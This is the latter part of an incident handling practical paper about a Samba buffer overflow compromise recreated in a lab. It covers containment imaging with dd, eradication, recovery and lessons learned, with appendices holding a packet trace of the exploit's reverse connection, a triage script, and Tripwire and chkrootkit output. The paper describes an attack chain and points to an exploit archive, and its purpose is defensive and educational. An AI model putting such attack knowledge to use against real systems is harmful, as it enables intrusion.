Even though the vulnerability exists on the Samba server, there is no reason to believe that the attacker will focus on making changes to the Samba server after the system is compromised. The attacker is probably more likely to install a rootkit or other backdoor mechanism elsewhere in the system than to make malicious changes to the Samba server. The `smbmount` command was used later to perform network based hard drive backups even though it is part of the Samba software suite. A properly installed and maintained Tripwire solution will help to ensure the integrity of commands like `smbmount`.

When the attack is identified, the system admin will usually notify the Internet Service Provider (ISP). This is done both as a courtesy to the service provider and as an opportunity to tap into the pool of experience that the ISP has accumulated while handling incidents over the years.

Depending on variables such as individual's availability, complexity of the incident, and the specific platform(s) involved, either the system admin or the assistant system admin may be the lead incident handler. Although a small staff such as this often means there is not enough time to handle incidents at thoroughly as desired, the benefit is that the small staff makes for simplified communications between the handlers. Each person is responsible for their own note-taking.

When the problem is identified, an assessment is made to determine impact to the company and impact to customers. The VP of Operations, working with other management, is responsible for any notifications that need to be sent to customers as well as any interaction with outside entities such as the media or shareholders.

As part of the coaching provided by the security consultant, the system admin and the assistant system admin both know that this is the point to start thinking about chain of custody procedures. If there is any reason to anticipate legal action, then detailed notes are taken about the systems involved, new media is used for system backups, copies are made of all evidence, and inventories of the evidence are documented. The system admins are not directly involved in the storage of evidence but rather turn over all original evidence to the VP of Operations for safe storage. For this incident, an evidence inventory will include

the hard drive from the Linux server, the hard drive from the syslog server, all handwritten notes relating to the incident, any printouts that were made, and an equipment inventory showing detailed model number and serial number information for all the hardware involved.

For this incident, we'll assume that a daily Tripwire report showed a change to a system binary on the Linux server. Noticing this, the system admin would use the logs on the syslog server to try and identify what happened. The logs would show the inbound connection from the attacker's IP address to the Samba server. Shortly after that, the outbound connection from the Linux server to port 1981 of the attacker's IP address would be seen. It is possible that the attacker used two different IP addresses on the inbound and outbound connections. In any case, there should be no outbound connections initiated from the Linux server to external machines so this is a good indicator of a problem. This would be a good time to run chkrootkit on the Linux server to see if any evidence of a rootkit can be found. Also, the script shown in Appendix C could now be run to gather 'post-attack' information and compare it with 'pre-attack' information previously gathered.

Containment

Based on the analysis, a decision needs to be made about what systems have been compromised. Firewall logs on the syslog server and the firewall appliance could be analyzed to determine if either system shows evidence of compromise. For the purposes of this exercise, we'll assume that there is no evidence of compromise past these two firewalls. It is decided that the Linux server was the only one compromised.

One reference [13] suggests that the handler consider pulling the plug on the compromised system. This may be risky and will result in loss of some temporal data but it will also prevent any malicious code from damaging evidence during the normal shut-down process. Ideally, the handler can continue by removing the hard drive, mounting the drive in another system in a read-only configuration, and making two binary copies of the drive – one for safe keeping and one for analysis. The original drive would be bagged as evidence.

Without sufficient hardware to perform this thorough process, I took a different path. I simply left the compromised system running and made a binary copy of the Linux partitions over the network to a spare hard drive in the syslog server. I simply disconnected the router/switch from the hub to isolate the compromised system and the syslog server from the rest of the network. Then, the software firewall on the syslog server was temporarily disabled to allow NetBIOS traffic to flow between the two servers. Note that this step requires disconnecting the DMZ network from the Internet connection thus taking the webserver out of production and causing an outage from the perspective of a customer using the webserver.

I was concerned about inadvertent conversion of binary data due to codepage and character set translations between the Windows and Linux systems. In theory, these conversions should not change the binary data but my previous experience has shown that conversion of binary data from one platform to another and back again can sometimes introduce changes to the data – rendering the binary data useless. I tested this scenario before the incident to ensure there would be no problem. The following steps describe how a copy of the hard drive was made.

A hard drive physically located in the syslog server was remotely mounted onto the Linux server. First, the spare hard drive in the syslog server (presario) was shared using standard Windows mechanisms with the name of "backup". Then following commands were issued on the Linux server:

```
[root@localhost]# mkdir /mnt/presario/backup
[root@localhost]# smbmount //presario/backup /mnt/presario/backup
```

A partition, /dev/hda1, was then copied from the target Linux system onto the remote hard drive using the `dd` command:

```
[root@localhost]# dd if=/dev/hda1 of=/mnt/presario/backup/hda1 bs=1024
```

The block size of 1024 was used although the default block size of 512 worked also. Experiments were not performed to determine the block size to give best performance. The `md5sum` of the original and copied partitions were then verified to be the same:

```
[root@localhost]# md5sum /dev/hda1
cd448677b9e5cd8232b29eed437eca96  /dev/hda1
[root@localhost]# md5sum /mnt/presario/backup/hda1
cd448677b9e5cd8232b29eed437eca96  /mnt/presario/backup/hda1
```

The Linux server had three partitions as shown below:

```
[root@localhost]# fdisk -l

Disk /dev/hda: 240 heads, 63 sectors, 1559 cylinders
Units = cylinders of 15120 * 512 bytes

Device    Boot    Start       End    Blocks   Id  System
/dev/hda1   *         1        14    105808+  83  Linux
/dev/hda2            15      1499    11226600 83  Linux
/dev/hda3          1500      1559    435600   82  Linux swap
```

Unfortunately, the backup hard drive that I had to practice with was not big enough to hold /dev/hda2 - the root partition of the Linux server. However, the `dd` binary backups were made of the boot partition, /dev/hda1, and the swap partition, /dev/hda3, for practice and to demonstrate feasibility of performing hard

drive backups over the network. Ideally, a large enough partition would be available to make a binary copy of the entire Linux server hard drive.

After the copies were made, I wanted to unmount the remote drive using the `smbumount` command and set the Windows share to "read-only". For some reason, the drive would not unmount properly. I even tried using the –f (force) option of the `unmount` command but with no success. The only way known way to force the unmount was to reboot the Linux server which I was not ready to do yet. So remote network drive remained mounted for now.

Eradication

This specific exploit can be easily prevented by not running the Samba service on this server in the DMZ. The Samba service was not needed on this server, it was just left-over from a previous use of the server. So it is best to disable the Samba service or better yet, uninstall it from the system. Even after this is done, the question remains - how can a similar problem, such as exploitation of a buffer overflow exploit on another service, be prevented in the future?

In this case, the root problem relates to installing system patches on a timely basis. To do this, one first has to have an accurate system inventory to know which products and platforms need to be monitored for recently discovered vulnerabilities and which patches are available. Some help is available in this area. Examples of places that companies can get ongoing vulnerability information include:

Cassandra Incident Response Database https://cassandra.cerias.purdue.edu
Security Automation www.securityautomation.com
Secunia www.secunia.com

Some software vendors also help in this area. Microsoft allows users to subscribe for notification of security updates on its products. Red Hat Linux is another example of a vendor that provides access to security related software updates.

In addition to being notified, the company needs to actually DO something when a vulnerability appears. Ideally, a test environment is available so new patches can be tested before deployment. As long as the Linux server in the DMZ is being rebuilt and brought up to current levels of software, this is a good opportunity to apply similar upgrades to internal systems.

In addition to a implementing a patch management program, the system admin should consider vulnerability scanning as a means to help assure vulnerabilities are eliminated. Such a scan would at least have alerted the system admin that the Samba server was running even if the exploit was too new to be included in the scanner's vulnerability database. Perhaps other unnecessary services are still running the Linux server.

Data would need to be recovered from last known good backups. Many variables come into play here including what data is stored on the Linux server, what evidence there is of tampering, how much the data changes, and how long ago the vulnerability was first exploited. The decision of what backup data to use will need to factor in all these considerations.

Recovery

The recovery efforts will be focused on the Linux server. The server will be rebuilt from scratch. Considerations to be made include business impact of taking the server down, duration of the outage, and availability of good backup data.

If a server outage causes minimal business impact, then the server would be rebuilt, current software patches would be applied, and passwords on the server would be changed. If an outage has a major business impact, then another server could be built to replace the compromised server assuming the hardware was available. A minimal outage would still be required to switch from the primary to the backup server. The duration of the any outage will depend on how prepared the system admin is for rebuilding and / or switching the server. Factors include availability of software media and skills to do the rebuild or switch. A rebuild from scratch will restore the system to a known good state.

After the server has been restored, the application needs to be tested to ensure it is functioning normally. Depending on if and how the customers were notified of an unplanned outage, they may need to be notified that the system is back in operation. Once the server is stable, a new Tripwire database needs to be initialized and stored in a safe place. Also, the script in Appendix C should be run to collect baseline data about the server.

Lessons Learned

It was learned that improvements to some basic security processes and procedures are needed to make them more aligned with commonly accepted best practices. First, systems need to be reviewed before deploying to DMZ. It would have been easy to spot the unnecessary Samba server running on the Linux server if someone would have just looked. A simple checklist can help here. The checklist would include steps like disabling of any unnecessary services, and use of IPTables, or some other similar mechanism, to limit access except for what was absolutely necessary.

Two other process improvements are periodic vulnerability scans, and a patch management program to allow for application of software patches.

Some more practical lessons learned include the importance of keeping some extra hard drives on hand for backing-up data. With the equipment on hand, only some partitions, not the entire hard drive, could be backed-up.

Another lesson learned is the importance of thinking before acting. It is very easy to do what seems like a good idea only to realize that there is some irreversible consequence associated with the action. For example, it seemed like a good idea to start looking around a compromised system only to realize that file access times were being modified and potentially important evidence is lost – preventing further analysis of what files the attacker may have accessed or modified.

A mid-sized company often won't have the resources to provide back-up for every job function. However, it would be a simple to allow for continued monitoring of the Tripwire reports even during the system admin's absence due to vacation or illness. One possibility is to setup a shared mailbox that the Tripwire reports get mailed to. The responsibility to check the mailbox could be rotated between the system admin and their assistant.

Of course, a shared mailbox is not as convenient as having the email come directly to a person's own mailbox. Also, any shared account means that accountability may be lost. An alternative to the shared mailbox would be to change the cron job to use a different email address as needed.

Finally, the incident response procedure should be reviewed at least periodically to determine if any improvements can be made. Quick response time can be important so any streamlining that can be done to the procedure will be beneficial.

Conclusion

This paper presented the handling of an actual incident framed in a fictional context. The actual incident was recreated in a lab environment. Also, a honeypot-like test environment was setup for additional experience. The fictional company context provided a useful backdrop on which to consider decisions to be made during the incident handling process. Although a lot of work, the exercise proved to be very useful. A better understanding of the incident handling process was obtained and useful hands-on experience was achieved.

References

[1] Poulsen, Kevin. "Use a Honeypot, Go to Prison?" 16 April 2003. http://www.securityfocus.com/news/4004 (25 April 2003)

[2] Parker, Erik. "Buffer Overflow in Samba allows remote root compromise." 7 April 2003. http://archives.neohapsis.com/archives/vulnwatch/2003-q2/0008.html (03 May 2003)

[3] “Digital Defense Inc. Security Advisory DDI-1013” http://www.digitaldefense.net/labs/advisories/DDI-1013.txt (7 May 2003)

[4] “Buffer Overflow Attacks, Intermediate Level” http://vulcan.ee.iastate.edu/~cise/instructors/downloads/InterBO/InterBOPPT.pdf (8 May 2003)

[5] Roberts, Paul. “Samba patch issued for buffer overflow vulnerability”. 8 April 2003. http://www.infoworld.com/article/03/04/08/HNsamba_1.html?security (3 May 2003)

[6] “CNHONKER.COM” http://www.cnhonker.net/Files/ (3 May 2003)
Note: View at your own risk

[7] “Digital Defense Security Tools” http://www.digitaldefense.net/labs/securitytools.html (3 May 2003)

[8] Hertel, Christopher. “Understanding the Network Neighborhood”. Linux Magazine Hardcopy publication details unknown. http://www.linux-mag.com/2001-05/smb_01.html (1 May 2003)

[9] Jeru, “Advanced Evasion of IDS buffer overflow detection” http://www.chscene.ch/ccc/congress/2000/docu/ids.ppt (14 May 2003)

[10] “Installing and Configuring Tripwire.” http://www.redhat.com/docs/manuals/linux/RHL-7.2-Manual/ref-guide/ch-tripwire.html (10 April 2003)


[11] Lynch, William. “Getting Started With Tripwire.” 21 March 2001. http://www.linuxsecurity.com/feature_stories/feature_story-81.html (10 April 2003)

[12] www.chkrootkit.org (11 April 2003)

[13] Dittrich, Dave. “Basic Steps in Forensic Analysis of Unix Systems.” 9 April 2002. http://www.linuxsecurity.com/articles/intrusion_detection_article-4760.html (16 April, 2003)

Appendix A

Kiwi Syslog Daemon filter settings.



Appendix B

This is an ethereal trace of the exploit taking place. The attacking computer is the SMB client at IP address 192.168.168.6 and the target computer is the SMB server at IP address 192.168.168.3.

```
No. Time       Source       Destination  Protocol Info
1  0.000000  192.168.168.6  192.168.168.3  TCP  32793 > netbios-ssn [SYN] Seq=1697159635       Ack=0 Win=5840 Len=0
2  0.000949  192.168.168.3  192.168.168.6  TCP  netbios-ssn > 32793 [SYN, ACK] Seq=1631771150 Ack=1697159636 Win=5792 Len=0
3  0.001379  192.168.168.6  192.168.168.3  TCP  32793 > netbios-ssn [ACK] Seq=1697159636 Ack=1631771151 Win=5840 Len=0
4  0.088993  192.168.168.6  192.168.168.3  SMB  Session Setup AndX Request, User: anonymous
5  0.090030  192.168.168.3  192.168.168.6  TCP  netbios-ssn > 32793 [ACK] Seq=1631771151 Ack=1697159686 Win=5792 Len=0
6  0.094361  192.168.168.3  192.168.168.6  SMB  Session Setup AndX Response
7  0.094838  192.168.168.6  192.168.168.3  TCP  32793 > netbios-ssn [ACK] Seq=1697159686 Ack=1631771196 Win=5840 Len=0
8  0.095565  192.168.168.6  192.168.168.3  SMB  Tree Connect Request
9  0.097156  192.168.168.3  192.168.168.6  SMB  Tree Connect Response
10 0.099063  192.168.168.6  192.168.168.3  NBSS NBSS Continuation Message
11 0.099378  192.168.168.6  192.168.168.3  NBSS NBSS Continuation Message
12 0.102757  192.168.168.3  192.168.168.6  TCP  netbios-ssn > 32793 [ACK] Seq=1631771239 Ack=1697161999 Win=8640 Len=0
13 0.103911  192.168.168.3  192.168.168.6  TCP  32780 > 1981 [SYN] Seq=1637185774 Ack=0 Win=5840 Len=0
14 0.104253  192.168.168.6  192.168.168.3  TCP  1981 > 32780 [SYN, ACK] Seq=1682764959 Ack=1637185775 Win=5792 Len=0
15 0.101966  192.168.168.3  192.168.168.6  TCP  32780 > 1981 [ACK] Seq=1637185775 Ack=1682764960 Win=5840 Len=0
16 0.380174  192.168.168.6  192.168.168.3  TCP  1981 > 32780 [PSH, ACK] Seq=1682764960 Ack=1637185775 Win=5792 Len=45
17 0.381694  192.168.168.3  192.168.168.6  TCP  32780 > 1981 [ACK] Seq=1637185775 Ack=1682765005 Win=5840 Len=0
18 0.382070  192.168.168.6  192.168.168.3  TCP  1981 > 32780 [PSH, ACK] Seq=1682765005 Ack=1637185775 Win=5792 Len=6
19 0.383172  192.168.168.3  192.168.168.6  TCP  32780 > 1981 [ACK] Seq=1637185775 Ack=1682765011 Win=5840 Len=0
20 0.388467  192.168.168.3  192.168.168.6  TCP  32780 > 1981 [PSH, ACK] Seq=1637185775 Ack=1682765011 Win=5840 Len=82
21 0.388942  192.168.168.6  192.168.168.3  TCP  1981 > 32780 [ACK] Seq=1682765011 Ack=1637185857 Win=5792 Len=0
22 0.390227  192.168.168.3  192.168.168.6  TCP  32780 > 1981 [PSH, ACK] Seq=1637185857 Ack=1682765011 Win=5840 Len=1
23 0.390424  192.168.168.6  192.168.168.3  TCP  1981 > 32780 [ACK] Seq=1682765011 Ack=1637185858 Win=5792 Len=0
```

Appendix C

Script used to collect system information for later analysis.

```
#!/bin/sh
OUTDIR=`date +%F-%k:%M:%S`
mkdir $OUTDIR
cd $OUTDIR
ps -ef > ps.txt
pstree -hp > pstree.txt
netstat -al > netstat.txt
ifconfig > iconfig.txt
lsmod > lsmod.txt
w > w.txt
2>/dev/null who -H -all > who.txt
last > last.txt
```

Appendix D

Sample Tripwire report. Note the two objects flagged as modified were changed intentionally. The Tripwire database needs to be updated to remove these two objects from the report. Some whitespace has been removed.

```
Parsing policy file: /etc/tripwire/tw.pol
*** Processing Unix File System ***
Performing integrity check...
Wrote report file: /var/lib/tripwire/report/localhost.localdomain-20030515-221658.twr
Tripwire(R) 2.3.0 Integrity Check Report
Report generated by:          root
Report created on:            Thu May 15 22:16:58 2003
Database last updated on:     Never
================================================================================
Report Summary:
================================================================================
Host name:                    localhost.localdomain
Host IP address:              127.0.0.1
Host ID:                      None
Policy file used:             /etc/tripwire/tw.pol
Configuration file used:      /etc/tripwire/tw.cfg
Database file used:           /var/lib/tripwire/localhost.localdomain.twd
Command line used:            tripwire -m c
================================================================================
Rule Summary:
================================================================================
--------------------------------------------------------------------------------
  Section: Unix File System
--------------------------------------------------------------------------------
  Rule Name                     Severity Level    Added    Removed  Modified
  ---------                     --------------    -----    -------  --------
  Invariant Directories         66                0        0        0
  Temporary directories         33                0        0        0
  Tripwire Data Files           100               0        0        0
  Critical devices              100               0        0        0
  User binaries                 66                0        0        0
  Tripwire Binaries             100               0        0        0
  Libraries                     66                0        0        0
  Operating System Utilities    100               0        0        0
  File System and Disk Administraton Programs
                                100               0        0        0
  Kernel Administration Programs 100              0        0        0
  Networking Programs           100               0        0        0
  System Administration Programs 100              0        0        0
  Hardware and Device Control Programs
                                100               0        0        0
  System Information Programs   100               0        0        0
```

```
  Application Information Programs
                                100               0        0        0
  Shell Releated Programs       100               0        0        0
  (/sbin/getkey)
  Critical Utility Sym-Links    100               0        0        0
  Critical system boot files    100               0        0        0
* Critical configuration files  100               0        0        2
  System boot changes           100               0        0        0
  OS executables and libraries  100               0        0        0
  Security Control              100               0        0        0
  Login Scripts                 100               0        0        0
  Shell Binaries                100               0        0        0
  Root config files             100               0        0        0

Total objects scanned:  20543
Total violations found:  2

===============================================================================
Object Summary:
===============================================================================

-------------------------------------------------------------------------------
# Section: Unix File System
-------------------------------------------------------------------------------

-------------------------------------------------------------------------------
Rule Name: Critical configuration files (/etc/rc.d/init.d)
Severity Level: 100
-------------------------------------------------------------------------------

Modified:
"/etc/rc.d/init.d"

-------------------------------------------------------------------------------
Rule Name: Critical configuration files (/etc/sysconfig)
Severity Level: 100
-------------------------------------------------------------------------------

Modified:
"/etc/sysconfig"

===============================================================================
Error Report:
===============================================================================

No Errors

-------------------------------------------------------------------------------
*** End of report ***

Tripwire 2.3 Portions copyright 2000 Tripwire, Inc. Tripwire is a registered
trademark of Tripwire, Inc. This software comes with ABSOLUTELY NO WARRANTY;
for details use --version. This is free software which may be redistributed
or modified only under certain conditions; see COPYING for details.
All rights reserved.
Integrity check complete.
```

Appendix E

Partial output from the `chkroot` command.

```
ROOTDIR is `/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
.
.
. some output removed here to shorten report
.
.
Checking `top'... not infected
Checking `telnetd'... not found
Checking `timed'... not found
Checking `traceroute'... not infected
Checking `w'... not infected
Checking `write'... not infected
Checking `aliens'... no suspect files
Searching for sniffer's logs, it may take a while... nothing found
Searching for HiDrootkit's default dir... nothing found
Searching for t0rn's default files and dirs... nothing found
Searching for t0rn's v8 defaults... nothing found
Searching for Lion Worm default files and dirs... nothing found
Searching for RSHA's default files and dir... nothing found
Searching for RH-Sharpe's default files... nothing found
Searching for Ambient's rootkit (ark) default files and dirs... nothing found
Searching for suspicious files and dirs, it may take a while...
/usr/lib/perl5/5.8.0/i386-linux-thread-multi/.packlist
/usr/lib/openoffice/share/gnome/net/.directory /usr/lib/openoffice/share/gnome/net/.order
/usr/lib/openoffice/share/kde/net/applnk/OpenOffice.org/.directory
/usr/lib/openoffice/share/kde/net/applnk/OpenOffice.org/.order

Searching for LPD Worm files and dirs... nothing found
Searching for Ramen Worm files and dirs... nothing found
Searching for Maniac files and dirs... nothing found
Searching for RK17 files and dirs... nothing found
Searching for Ducoci rootkit... nothing found
Searching for Adore Worm... nothing found
Searching for ShitC Worm... nothing found
Searching for Omega Worm... nothing found
Searching for Sadmind/IIS Worm... nothing found
Searching for MonKit... nothing found
Searching for Showtee... nothing found
Searching for OpticKit... nothing found
Searching for T.R.K... nothing found
Searching for Mithra... nothing found
Searching for LOC rootkit ... nothing found
Searching for Romanian rootkit ... nothing found
Searching for HKRK rootkit ... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
Checking `bindshell'... not infected
Checking `lkm'... nothing detected
Checking `rexedcs'... not found
Checking `sniffer'...
Checking `wted'... nothing deleted
Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'...
nothing deleted
```

Last Updated: July 21st, 2018

Upcoming SANS Penetration Testing

SANS Pen Test Berlin 2018	Berlin, Germany	Jul 23, 2018 - Jul 28, 2018	Live Event
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201807,	Jul 24, 2018 - Aug 30, 2018	vLive
SANS Pittsburgh 2018	Pittsburgh, PA	Jul 30, 2018 - Aug 04, 2018	Live Event
SANS Boston Summer 2018	Boston, MA	Aug 06, 2018 - Aug 11, 2018	Live Event
San Antonio 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
Security Awareness Summit & Training 2018	Charleston, SC	Aug 06, 2018 - Aug 15, 2018	Live Event
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
Mentor Session - AW SEC560	Austin, TX	Aug 08, 2018 - Oct 10, 2018	Mentor
Northern Virginia- Alexandria 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS Northern Virginia- Alexandria 2018	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	Live Event
SANS New York City Summer 2018	New York City, NY	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS Krakow 2018	Krakow, Poland	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Chicago 2018	Chicago, IL	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Prague 2018	Prague, Czech Republic	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
Mentor Session - SEC504	Cincinnati, OH	Aug 21, 2018 - Oct 02, 2018	Mentor
Mentor Session - SEC542	Denver, CO	Aug 23, 2018 - Oct 25, 2018	Mentor
SANS San Francisco Summer 2018	San Francisco, CA	Aug 26, 2018 - Aug 31, 2018	Live Event
SANS SEC504 @ Bangalore 2018	Bangalore, India	Aug 27, 2018 - Sep 01, 2018	Live Event
Mentor Session AW - SEC504	New York, NY	Aug 27, 2018 - Sep 17, 2018	Mentor
SANS Copenhagen August 2018	Copenhagen, Denmark	Aug 27, 2018 - Sep 01, 2018	Live Event
SANS Tokyo Autumn 2018	Tokyo, Japan	Sep 03, 2018 - Sep 15, 2018	Live Event
SANS Wellington 2018	Wellington, New Zealand	Sep 03, 2018 - Sep 08, 2018	Live Event
SANS Tampa-Clearwater 2018	Tampa, FL	Sep 04, 2018 - Sep 09, 2018	Live Event
Mentor Session AW - SEC560	Chantilly, VA	Sep 05, 2018 - Sep 12, 2018	Mentor
Threat Hunting & Incident Response Summit & Training 2018	New Orleans, LA	Sep 06, 2018 - Sep 13, 2018	Live Event
SANS Baltimore Fall 2018	Baltimore, MD	Sep 08, 2018 - Sep 15, 2018	Live Event
Threat Hunting & IR Summit - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	New Orleans, LA	Sep 08, 2018 - Sep 13, 2018	vLive
Community SANS Toronto SEC504	Toronto, ON	Sep 10, 2018 - Sep 15, 2018	Community SANS
SANS Alaska Summit & Training 2018	Anchorage, AK	Sep 10, 2018 - Sep 15, 2018	Live Event